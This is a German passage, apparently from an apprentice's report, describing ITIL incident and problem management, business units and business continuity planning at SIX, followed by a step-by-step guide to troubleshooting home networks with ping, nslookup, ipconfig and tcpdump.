
Der Incident Management Prozess kümmert sich um alle Incidents. Das können Ausfälle, Fehler oder Programmierfehler sein, die von Benutzern oder von technischen Mitarbeitern gemeldet werden oder die automatisch entdeckt und von überwachenden Tools angezeigt werden. Ein Incident kann definiert werden als «eine ungeplante Unterbrechung an einem IT Service oder eine Reduzierung der Qualität eines IT Services. Der Ausfall eines CI, der bislang ohne Auswirkung auf Services geblieben ist, gilt ebenfalls als Incident».

11.2.1. Major Incident

Schwerwiegende Incidents, die gravierende Unterbrechungen der Geschäftstätigkeit verursachen und mit höheren Dringlichkeiten gelöst werden müssen. Untenstehenden sind die wichtigsten Eigenschaften eines Major Incidents.

- Eine signifikante Anzahl an Kunden bzw. von wichtigen Kundengruppen ist betroffen.
- Die Kosten bzw. aus dem Incident resultierenden Verluste für Kunden und/oder die Service-Organisation sind beträchtlich.
- Die Reputation des Service-providers wird wahrscheinlich beschädigt.
- Der Arbeits- und Zeitaufwand zur Lösung des Incidents ist vermutlich gross und es ist sehr wahrscheinlich, dass bestehende Service-Level-Vereinbarungen verletzt werden.


11.2.2. Ablauf eines Incident gemäss ITIL



11.3. Problem Management

Ein Problem bezeichnet eine unbekannte Ursache eines oder mehrerer Incident's. Problem Management ist verantwortlich für die Kontrolle des Lebenszyklus aller Probleme. Das erste Ziel des Problem Management ist es Probleme und Incidents zu verhindern, das Eliminieren vor sich wiederholenden Incidents und die Auswirkung eines Incidents zu minimieren, der nicht verhindert werden konnte.

11.3.1. Ablauf eines Problem gemäss ITIL



11.4. Operation Control Monitoring Center (CIT-OCM)

Das Operation Control Monitoring Center, auch intern OCM genannt ist das Monitoring Center bei der SIX. Hier werden 365x7x24 unseren wichtigsten Teile der Infrastruktur sowie der Dienstleistungen, die wir anbieten beobachtet. Hier können Störungen bereits vorzeitig behoben werden, so werden zuerst die sogenannten Operator sich an das Problem wagen, insofern sie es nicht lösen können wir dann entsprechendes Picket ausgelöst. Sie sind die erste Anlaufstelle bei Störungen in unserem Unternehmen, keine Störung kommt, ohne nicht bemerkt zu werden an ihnen vorbei.

11.5. CIT Morgenbriefing

Das Morgenbriefing ist, wie bereits der Name immer morgens um 08:00 und ist dafür da um ähnlich wie beim Wochenrapport alle zu informieren. Zuerst wird geschaut ob es seitens des Operation Control Monitoring Center irgendwelche Störungen gab, danach gehen die heutig stattfindenden Change und Incidents ans Management. Lehrling bei CIT-OCA werden bereits früh in ihrer Zeit dort, damit beauftragt den Operational Assurance Teil des Breifings selbstständig zu übernehmen.

11.6. Wochenrapport mit Business Unit's

In diesem Kapitel werde ich den sogenannten Wochenrapport beschreiben und kommentieren. Dieser findet jeden Mittwochmorgen statt und wird durch das CIT-OCA Team geleitet von den jeweilig Business Unit Verantwortlichen des Teams.

11.6.1. Was geschieht am Wochenrapport?

Am Wochenrapport kommen verschiedene Leute der jeweiligen Business Unit zusammen, so kommen die IT-Gruppen der BU (zB. eBill Applikationsteam bei BBS), die IT-Gruppen der IT-Infrastruktur (CIT) und die entsprechenden BU Ansprechpersonen (zB. BXS Change Manager, die dann auch die Kommunikation zum Kunden vollziehen) zusammen. Ziel dieser Sitzungen (Drei Stück pro BU jeweils 60 Minuten Besprechung) ist es aktuelle Change, Incident und Problem aufzuzeigen und alle mit ins Boot zu holen. Folgendes Beispiel: Wenn zB. das Netzwerk Team bestimmt, die Firmware von Cisco Switchen upzudaten, dann kann dies Server einer BU betreffen, in diesem Fall muss abgestimmt werden, gibt es eine Redundanz? Müssen seitens der BU-IT-Team einige Vorbereitung getätigt werden? Muss der Server heruntergefahren werden? Darf man das? Wie sieht es seitens Kunde aus? Muss dieser informiert werden, da mit einem Unterbruch gerechnet werden kann? Das CIT-OCA, auch Operational Assurance Team genannt ist für die entsprechende Organisation zuständig und leitet diese Sitzungen.

11.6.2. BBS – Business Banking Services / SPS – SIX Payment Services

Durch den Verkauf der BU Cars an Worldline wurde die BU Banking Services, kurz BBS, gegründet. Die BU betreibt folgende Services:

Interbank Payments, kurz SIC (Dienstleistung für die Abwicklung des Interbanken-Zahlungssystems). eBill (Rechnungen digital stellen und bezahlen via E-Banking) & Direct Debit (Lastschriftverfahren zur Abwicklung von regelmässigen Forderungen), ATM (Verwaltung und Betrieb von Geldautomaten), Twint (Mobile App für bargeldloses Bezahlen), Payment Standards (Harmonisierung des Zahlungsverkehr / QR-Rechnung), Issuing Processing (Debitkartenverarbeitung) & Paynet (Orientiert sich momentan gerade neu).

Die BU Payment Services, die 1985 gegründet worden ist, wurde im Jahr 2018 für 2.75 Milliarden Franken an das französische Unternehmen Worldline verkauft. Dabei hat die SIX nun eine Beteiligung von 27 Prozent der Worldline Aktien, SIX erhielt zudem eine Bar-Vergütung von 338 Millionen Franken. SPS ist für die ganzen Kartenterminals zuständig und deren Support.

11.6.3. BFI – Business Financial Information

Die BU Financial Information wurde im Jahr 1930 als Ticker AG gegründet. BFI ist auf die Beschaffung, Aufbereitung und Verbreitung internationaler Finanzinformationen spezialisiert. BFI bezieht ihre Daten von mehr als 1500 Quellen weltweit und deckt die wichtigsten internationalen Börsen ab. Das Hauptprodukt stellt VFD (Valordata Feed) dar, dies ist eine Quelle für Referenzdaten.

11.6.4. BXS – Business Exchange Services

Die BU Exchange Services ist ein Zusammenschluss aus den vorherigen eigenständigen BU SIX Swiss Exchange und SIX Securities Services. Diese BU verwaltet die Schweizer Börse. Dort wird der Handel von Aktien betrieben sowie das Post Trading. Dafür werden Applikationen wie SECOM & SWS benutzt.

11.7. BCM – Business Continuity Management

Das Business Continuity Management zu Deutsch Betriebliches Kontinuitätsmanagement bezeichnet Massnahmen und Prozesse, welche den IT-Betrieb unter Krisensituationen aufrechterhalten oder nach einem Ausfall sicherstellen sollen. Somit ist das BCM dafür zuständig, dass Risiken und Schäden für ein Unternehmen minimiert werden. Das Allgemeine Ziel des BCM ist es, den Fortbestand des Unternehmens und seine wirtschaftliche Tätigkeit zu sichern. Es besteht eine gewisse inhaltliche Verwandtschaft mit dem Risk Management und der IT-Notfallplanung. Neben konkreten Massnahmen und Prozessen beinhalten BCM auch strategische Planungen, um Risiken langfristig zu reduzieren. Beim BCM handelt es sich um einen ganzeinheitlichen Prozess, der potenzielle Bedrohungen identifiziert und deren Einfluss auf die IT-Prozesse minimiert. Einige mögliche Störungen könnten sein:

- Naturkatastrophen wie Überschwemmungen oder Erdbeben
- Stromausfälle und Brände
- Störungen und Beschädigungen der Infrastruktur
- Gesellschaftliche und politische Verwerfungen wie Unruhen und Politische Umbrüche
- Lokale und globale gesundheitliche Aspekte wie Epidemien oder Pandemien
- Personelle oder materielle Verluste durch Anschläge oder Unfälle

11.7.1. Warum betreibt die SIX BCM?

Da wir als Unternehmen, relativ wichtig sind für die Schweizer Wirtschaft, müssen wir gegenüber unseren Kunden immer einen Plan B haben. Dadurch das wir uns bereits im Voraus mit Worst Case Szenarios auseinandersetzen, haben wir genügend Zeit eine möglichst gute Lösung zu finden, sowie die MA für diese Szenarios vorzubereiten. Am Ende geht es um sehr viel Geld und durch Planung können wir hohe Geldverluste in Notfällen verhindern bzw. bestimmt minimieren. Zudem um auch agil zu sein und wie bereits gesagt immer einen Plan B.

11.7.2. Wer ist der Auftraggeber?

Der Auftraggeber ist die Konzernleitung (ExB) und die Geschäftsleitung (CEO).

11.7.3. Was sind BCM Pläne?

Business Continuity Pläne beschreiben die für die Fortsetzung der kritischen Geschäftsprozesse (inkl. Einhaltung gesetzlicher, regulatorischer, vertraglicher und interner Vorschriften) notwendige Vorgehensweise, Ersatzlösungen und die dafür mind. benötigten Ersatzressourcen. Entsprechende Pläne sollten mind. enthalten:

- Beschreibung des Anwendungsfall (auslösende Bedrohung)
- Vorgehensweise bzw. Massnahmenkatalog mit Prioritäten
- Notwendige Ersatzressourcen

Die Business Continuity Pläne sollten mind. einmal pro Jahr auf deren Aktualität überprüft und im Bedarfsfall angepasst werden. Wesentliche Änderungen im Geschäftsbetrieb (Reorganisation, Aufbau eines neuen Geschäftsfeld usw.) können ebenfalls eine Überarbeitung der Pläne erforderlich machen.

12. Methoden Ermittlung Netzwerk-Störungen

In diesem Kapitel zeige ich, wie man mit System ein Netzwerkproblem angehen sollte und wie man dieses dann auch behebt.

12.1. Wie kann ich Netzwerkstörungen in meinen Heimnetzwerk ermitteln?

Ein Netzwerk hat viele Komponenten. Spielen sie alle zusammen, ist alles in Ordnung. Doch wehe, es funktioniert nicht. Dann beginnt eine aufwendige und lange Suche nach dem Netzwerkfehler. Dieser Beitrag bringt System in die Suche und hilft beim Aufspüren der häufigsten Fehlerquellen. Wer ein wenig Zeit hat, kommt auch ohne Netzwerk-Testgeräte und tiefes Fachwissen sehr weit.

Die Fehlerursachen im Netzwerk sind weit gestreut. Meist ist ein Kabel lose oder falsch eingesteckt. Oft handelt es sich um einen IP-Adressenkonflikt oder um ein nicht eingerichtetes Protokoll. Oft genug sind aber auch ungewöhnliche Ursachen Grund des Übels: Wenn sich in den Kabelschächten unterhalb des Fussbodens Mäuse herumtreiben, ist es schnell um Kabel geschehen. Oder ein Abschlusswiderstand in einem alten Cheapernet-Netz mit Coaxialkabeln gibt von einer Sekunde auf die andere den Geist auf. All das ist schon passiert und wird noch hunderte Male passieren.

Hier meine Liste, mit der man Netzwerkfehler beheben kann.

12.1.1. Am Anfang steht das Ping

Steht das Netzwerk still, ist Ping das Werkzeug der ersten Wahl. Damit lässt sich feststellen: Ist überhaupt eine Verbindung vorhanden und ist das Netzwerkprotokoll TCP/IP korrekt implementiert. Das erste Ping gilt einem benachbarten Rechner, einem Server oder dem Internet-Gateway:

ping 192.168.0.1

Kommen von dem angesprochenen Server Rückmeldungen, so ist zumindest schon ein Mal die Verbindung in Ordnung: Allerdings — es ist nur die Verbindung zu dem angesprochenen Rechner. Wer jetzt aufhört zu pingen, wiegt sich selbst in trügerischer Sicherheit. Überprüfe in jedem Fall auch die Verbindungen zum Nameserver im eigenen Netz, die Verbindung zum Gateway und die Verbindung zum Fileserver. Denn alle Verbindungen zu anderen Computern im Netz bringen nichts, wenn beispielsweise das Gateway nicht zu sprechen ist. Erst wenn alle Pings erfolgreich sind, kann man davon ausgehen, dass physisch alles stimmt.

Einerseits ist es immer erleichternd, wenn die Hardware ok ist. Doch wo liegt dann das Problem? Häufig hängen die Schwierigkeiten in IP-Netzen mit einem ausgefallenen Server zusammen. Wenn dieser Server Adressen auflösen soll, sehen Sie zunächst mit Windows XP und dem Befehl nslookup nach, ob der richtige DNS-Server eingetragen ist. Anschliessend lässt man diesen Rechner eine lokale Adresse auflösen, zum Beispiel mit

nslookup myserver

Kommt keine korrekte Rückmeldung, hat man mit hoher Wahrscheinlichkeit den Schuldigen gefunden. Irgendetwas stimmt mit dem DNS-Server nicht. Übrigens: Falls man einen Router mit eingebautem DNS-Server besitzen, stellen Sie spätestens jetzt sicher, ob er auch eingeschaltet ist. Kleinere Netze kommen ohne internen DNS-Server aus, verwenden dann aber häufig **hosts**-Dateien. In diesen Files stecken die Zuordnungen von IP-Adressen zu Servern – und Fehlerquellen. Denn wird ein Rechner ausser Betrieb genommen erlischt er nicht automatisch in der Hosts-Datei. Oder noch schlimmer: Der Rechner erhält einen anderen Namen im Netz und ist dann via Hosts nicht mehr ansprechbar. Vor allem in heterogenen Netzen ist das ein Problem. Kontrolliere also die entsprechenden Einträge in **C:WINNTsystem32driversetchosts** bei Windows XP und 2000 oder unter c:WINDOWS auf 9x und ME-Systemen.

Viele Probleme verursachen auch Windows-Netze. Wenn man einen Computer nicht mit seinem Namen in der Netzwerkumgebung finden, dann probiere, ihn über die IP-Adresse anzusprechen. Klicke dazu auf **Start – Ausführen** und gib gefolgt von der IP ein, zum Beispiel 192.168.0.21.

12.1.2. Die Hardware prüfen

Funktioniert kein ping, gilt es, alle Leitungen zu prüfen. Der simpelste Fehler ist auch der häufigste: Ein Netzwerkkabel ist nicht eingesteckt. Windows hat eine freundliche Eigenschaft: Sobald die Verbindung zum Netz getrennt ist, meldet sich das Betriebssystem und zeigt ein durchgestrichenes Netzwerk-Symbol.

Schau zuerst also nach, ob alle Leitungen eingesteckt sind. Gehe anschliessend nach folgenden Schritten vor:

- Untersuche das Netzwerkkabel, das im Rechner steckt. Sitzt es fest und sitzt auch die Steckerabdeckung? Ist die Abdeckung lose, ist es auch möglich, dass ein Wackelkontakt vorliegt.
- Schau nach, ob die grünen Dioden an der Rückseite der Netzwerkkarte blinken. Falls ja, spricht das für eine funktionierende Verbindung — zumindest bis zum nächsten Switch oder Hub.
- Stelle sicher, dass die Netzwerkkarte fest im Steckplatz sitzt. Gerade nach einem Transport des Computers oder Wartungsarbeiten kann es Probleme geben.
- Untersuche eventuell vorhandene Wanddosen. Steckt der Stecker hier fest?
- Untersuche, so vorhanden, die Verbindungen am Patch Panel. Auch hier müssen die Stecker sitzen.

Stecken alle Verbindungen, geht es am Switch oder Hub weiter. Hier prüfe ebenfalls den Sitz der Kabel. Und sehe an der Gehäusefront nach: Brennen hier die Dioden für die entsprechende Verbindung? Prüfe bei dieser Gelegenheit auch, ob nicht versehentlich Stecker vertauscht sind. Denn auf dem Weg von Computer in die Wand über das Panel in den Switch sind Verwechslungen vorprogrammiert.

12.1.3. Immer auch Kabel prüfen

Eine mögliche Fehlerquelle sollte aber auch immer in Betracht gezogen werden, die Netzwerkkabel. Manche fabrikneue Kabel haben Fertigungsmängel. Kabel, die jahrelang treu gedient haben, weisen vielleicht mechanische Beschädigungen auf oder leiden an Ermüdungserscheinungen wie korrodierten Kontakten.

Besonders gemein ist dabei, dass ein Kabeldefekt ziemlich unterschiedliche Effekte bewirken kann wie etwa zufällige Verbindungsabbrüche oder ein Einbrechen der Transferrate unter Last. Wenn es also im Netzwerk zu Problemen kommt, tausche testweise auch mal die Verbindungskabel zwischen PC und Router oder Switch aus.

Hast Du eine Unterputz-Verkabelung, dann verbinde einfach mal die Computer mit einem "fliegenden Kabel", das du behelfsmässig so verlegen, dass man nicht darüber stolpert.

Verschwinden die Probleme mit dem Ersatzkabel hast du schon den Störenfried gefunden. Am besten wirfst du das alte Kabel dann weg oder machen wenigstens einen Aufkleber dran, der besagt "evtl. defekt!!", um es später nochmals in Ruhe testen zu können.

12.1.4. Das Ausschlussverfahren

Stellst du bei der Untersuchung der Kabel ein Problem fest, geht es daran, die genaue Ursache auszumachen. Erster Helfer hierbei ist ein anderes Netzwerkkabel. Stecke dieses zunächst zwischen Rechner und Wand und überprüfe die Funktion. Falls das nichts bringt, ersetze die Verbindung zwischen Patch Panel und Switch mit dem neuen Kabel. Bringt auch das nichts, kannst du auch vorsichtshalber beide Verbindungen ersetzen. Hilft auch das nichts, probiere – sofern vorhanden — eine andere Wanddose und den entsprechenden Port am Patch-Panel. Funktioniert dann das Netz, wird sich wohl der Netzwerktechniker oder Elektriker noch ein Mal mit der Verkabelung beschäftigen müssen. Mit diesem konsequenter Austausch der Teile kann schnell Fehlerstellen in den Kabeln aufspüren. Allerdings wird das bei grossen Netzen schnell lästig. Hier hilft ein Gerät weiter, das die Leitungen komplett und schnell durchmessen kann.

Falls du einen anderen Switch oder Hub haben, kannst du auch diesen einbauen, um den Netzverteiler als Fehlerursache auszuschliessen.

12.1.5. Den Rechner mit ipconfig testen

Sind die Leitungen alle getestet, wendest du dich deinem Computer zu. Die erste Aktion ist ein Blick auf die IP-Konfiguration Ihres PC.

Starte über Start – Ausführen und die Eingabe von cmd die Kommandozeileneingabe. Nutzer von Windows 8 nutzen die Tastenkombination [Windows – R] und geben dann cmd ein. Jetzt öffnet sich die Kommandozeileneingabe von Windows.

Gib mal ipconfig ein und drücke auf [Return]. Als Ergebnis siehst du eine Liste von Informationen unter anderem über deine aktuelle IP-Adresse, das Subnetz oder die Adresse des Routers. Auch Informationen über die Netzwerk-Adapter findest Du hier.

Noch etwas ausführlicher werden die Informationen mit ipconfig /all. Windows zeigt dor dann alle Daten wie IP-Nummer, DNS-Server, Hostnamen oder Domäne an.

Mit ipconfig /? Siehts du einen Hilfetext. Damit erfährst du noch mehr über das praktische Tool.

12.1.6. Computer mit Netzwerk mit IP 169.x.x.x

Hat ein Computer bei dir Probleme mit der Netzwerkverbindung, kann es sein, dass seine IP-Adresse einen ungewöhnlichen Wert hat, der mit "169." beginnt und damit überhaupt nicht zu dem Adressbereich passt, der in deinem Netzwerk gültig ist.

Dann ist dies ein Zeichen, dass die automatische DHCP-Vergabe nicht funktioniert. Die Adressen vom Schema 169.x.x.x vergeben Windows oder Mac OSX immer dann, wenn die erwartete Antwort vom Router ausbleibt.

In diesem Fall solltest du dich an deinem Router anmelden und prüfen, ob die DHCP-Funktion eingeschaltet ist. Ist dies der Fall kann ein MAC-Adressfilter schuld sein, der deinen Computer abweist. Dann musst du entweder die MAC-Adresse manuell herausfinden und zu den erlaubten Adressen hinzufügen oder dies über eine Komfortfunktion erledigen, die manche Router aufweisen.

Eine Möglichkeit für nicht funktionierendes DHCP ist bei manchen Routern vom Typ Fritzbox auch eine voll belegte DHCP-Tabelle. Denn die Fritzboxen merken sich jedes jemals angeschlossene Gerät und geben dessen belegte Adresse nicht mehr frei. Schau dir diese einfach aus dem Hauptmenü unter **LAN** nach und löschen die Adressbelegungen, die nicht mehr gebraucht werden. Allerdings funktioniert das nicht bei allen Fritzbox-Geräten.

12.1.7. Hardware-Konflikte ausschliessen

Wer eine zweite Netzwerkkarte zur Verfügung hat, möglichst vom selben Typ, sollte die eingebaute Karte vorübergehend ersetzen. Damit kann man den Netz-Adapter als Fehlerquelle ausschliessen.

Der raffinierteste aller Fehler tritt mit Netzwerkkarten auf, die sowohl einen Twisted Pair wie auch einen Coax oder BNC-Anschluss haben. Denn ist im Betriebssystem der falsche Anschluss eingestellt, sucht man sich verrückt. Deshalb sollte man bei solchen Karten immer einen Blick in die Eigenschaften der Netzwerkkarte werfen.

Die findest du in den Netzwerkeigenschaften nach einem Doppelklick auf den Kartentreiber oder bei Windows XP nach einem Doppelklick auf LAN-Verbindung und einem Klick auf Eigenschaften. Findet sich in diesen Eigenschaften ein Eintrag wie Connection Type bist du der Problemquelle nahe. Klicke ein Mal darauf und prüfe, ob der richtige Anschlusstyp, also Twisted Pair oder BNC eingestellt ist. Trauen Sie keiner Autosense-Einstellung.

12.1.8. Zu guter Letzt: Geduld behalten

Netzwerk-Fehler sind ein Geduldsspiel. Treten Probleme auf, gehe systematisch vor: erst den Ping-Test, dann die Hardware prüfen, dann den eigenen Rechner untersuchen. Am besten legst du dir eine Checkliste an, in der du die hier genannten Punkte zusammenfasst. Eine solche Liste verhindert, dass du einzelne Tests wiederholst. Und, ganz wichtig: Markiere defekte Teile, also Karten, Switches oder Netzwerkkarten. Denn ersetzt du ein kaputtes Teil mit einem anderen kaputten Teil, kann das gewaltig in die Irre führen.

12.1.9. Sonderfall Coax Kabel

Die alten Cheapernet-Netze mit ihren Coaxial-Kabeln, T-Stücken und Terminatoren verschwinden zu Recht aus der IT-Welt. Denn die bringen gleich drei Fehlerquellen mit: Das Kabel, das T-Stück und die Terminatoren. Jedem Coax-Betreiber ist schon ein Mal das Netz abgestürzt, weil ein anderer eben mal den Terminator gewechselt hat oder das Kabel am T-Stück abgesteckt hat. Die Fehlersuche kann endlos werden.

Ein beliebtes Problem sind kaputte Kabelbuchsen. Das Kabel sitzt locker oder hat sich schon gelöst. Nur fällt das nicht auf, weil das Kabel noch lose in der Buchse steckt. Terminatoren und T-Stücke geben oft ohne besonderen Grund ihren Geist auf. Dazu reicht es schon, eine Netzwerkkarte auszubauen, in einen neuen Rechner einzusetzen und die Leitungen wieder zusammenzustecken. Deshalb gilt bei Coax-Netzen: Immer zuerst Terminatoren und T-Stücke prüfen.

12.1.10. Sonderfall Funknetzwerke

Funknetze haben einen Vorteil: Kabel sind als Fehlerursache auszuschliessen. Die häufigsten Probleme hier sind der falsch eingestellte Kanal und Hindernisse in der Funkverbindung. Wer ein Funknetz plant und betreibt, sollte folgende Punkte beachten:

- Es sollten sich möglichst keine Wände zwischen Access Point und dem Client befinden.
- Falls Funkwellen durch Wände müssen, muss die Wand möglichst dünn sein. Sprich: Zieht man eine Linie zwischen Access Point und Client, sollte diese die Wand im 90-Grad-Winkel treffen. Denn: Ist die Wand 10 cm dick und treffen die Funkwellen in 45 Grad darauf, so müssen die schon 14,41 Zentimeter durchqueren. Bei noch flacheren Winkeln wird die Wand zur unüberwindbaren Mauer.
- Elektrische Geräte wie Fernseher oder Mikrowellen-Öfen bergen ebenfalls Probleme. Die sollten möglichst weit weg von Client und Access Point stehen.
- Weitere Fehlerquellen sind falsch eingestellte Kanäle oder uneinheitliche Verschlüsselung. Die lassen sich meist mit einem schnellen Blick in die Konfiguration beheben.

12.1.11. Fehlersuche mit Linux und tcpdump

Wenn nichts richtig funktioniert, lohnt es sich auch, einen Blick auf tcpdump zu werfen. Dieses Tool schreibt live alle Protokoll-Header und gibt sie auf dem Bildschirm aus. Du überwachst damit also den kompletten Netzverkehr zwischen dem Linux-Rechner und dem Netzwerk. Falls du an Stelle eines Switches einen Hub einsetzt, kannst Du sogar den kompletten Datenverkehr im Netz überwachen.

Allerdings erschlägt die schiere Menge der Informationen dann jeglichen Einsatzzweck. Aber zurück zum Anfang:

Falls du das Gefühl hast, irgendetwas stimmt nicht zwischen Linux-Rechner und Netz, dann starte tcpdump. Sofort siehst du den Datenverkehr. Meist erscheinen regelmässig Meldungen des Address Resolution Protocol arp. Diese Rundsendungen mit der Frage "who-has", deutsch "wer hat?" dienen der Zuordnung von Ethernet-Adressen zu IP-Adressen. Darüber hinaus lässt sich hier aber auch feststellen, ob der TCP-Verkehr klappt. Versuchen Sie bei laufendem TCP-Dump einmal, per http auf den Rechner zuzugreifen. Sofort erscheint eine Reihe von http-Header-Meldungen.

Mit tcpdump kannst du also gezielt überwachen, welche Anwendungen wie kommunizieren. Bei Fehlern erhältst du hier auch wertvolle Meldungen, die dir weiter helfen. Ganz abgesehen davon sehen Sie einmal, was sich überhaupt im Netzwerk tut und wer mit wem schwätzt.

Natürlich kannst du auch einschränken, was tcpdump überwacht. Wenn du zum Beispiel nur den Datenverkehr über http betrachten willst, geben Sie ein:

tcpdump port 80

Denn über diesen Port kommen per Standard alle http-Verbindungen zu Stande. Alternativ kannst du auch nur einen bestimmten Rechner überwachen:

tcpdump host 192.168.0.1

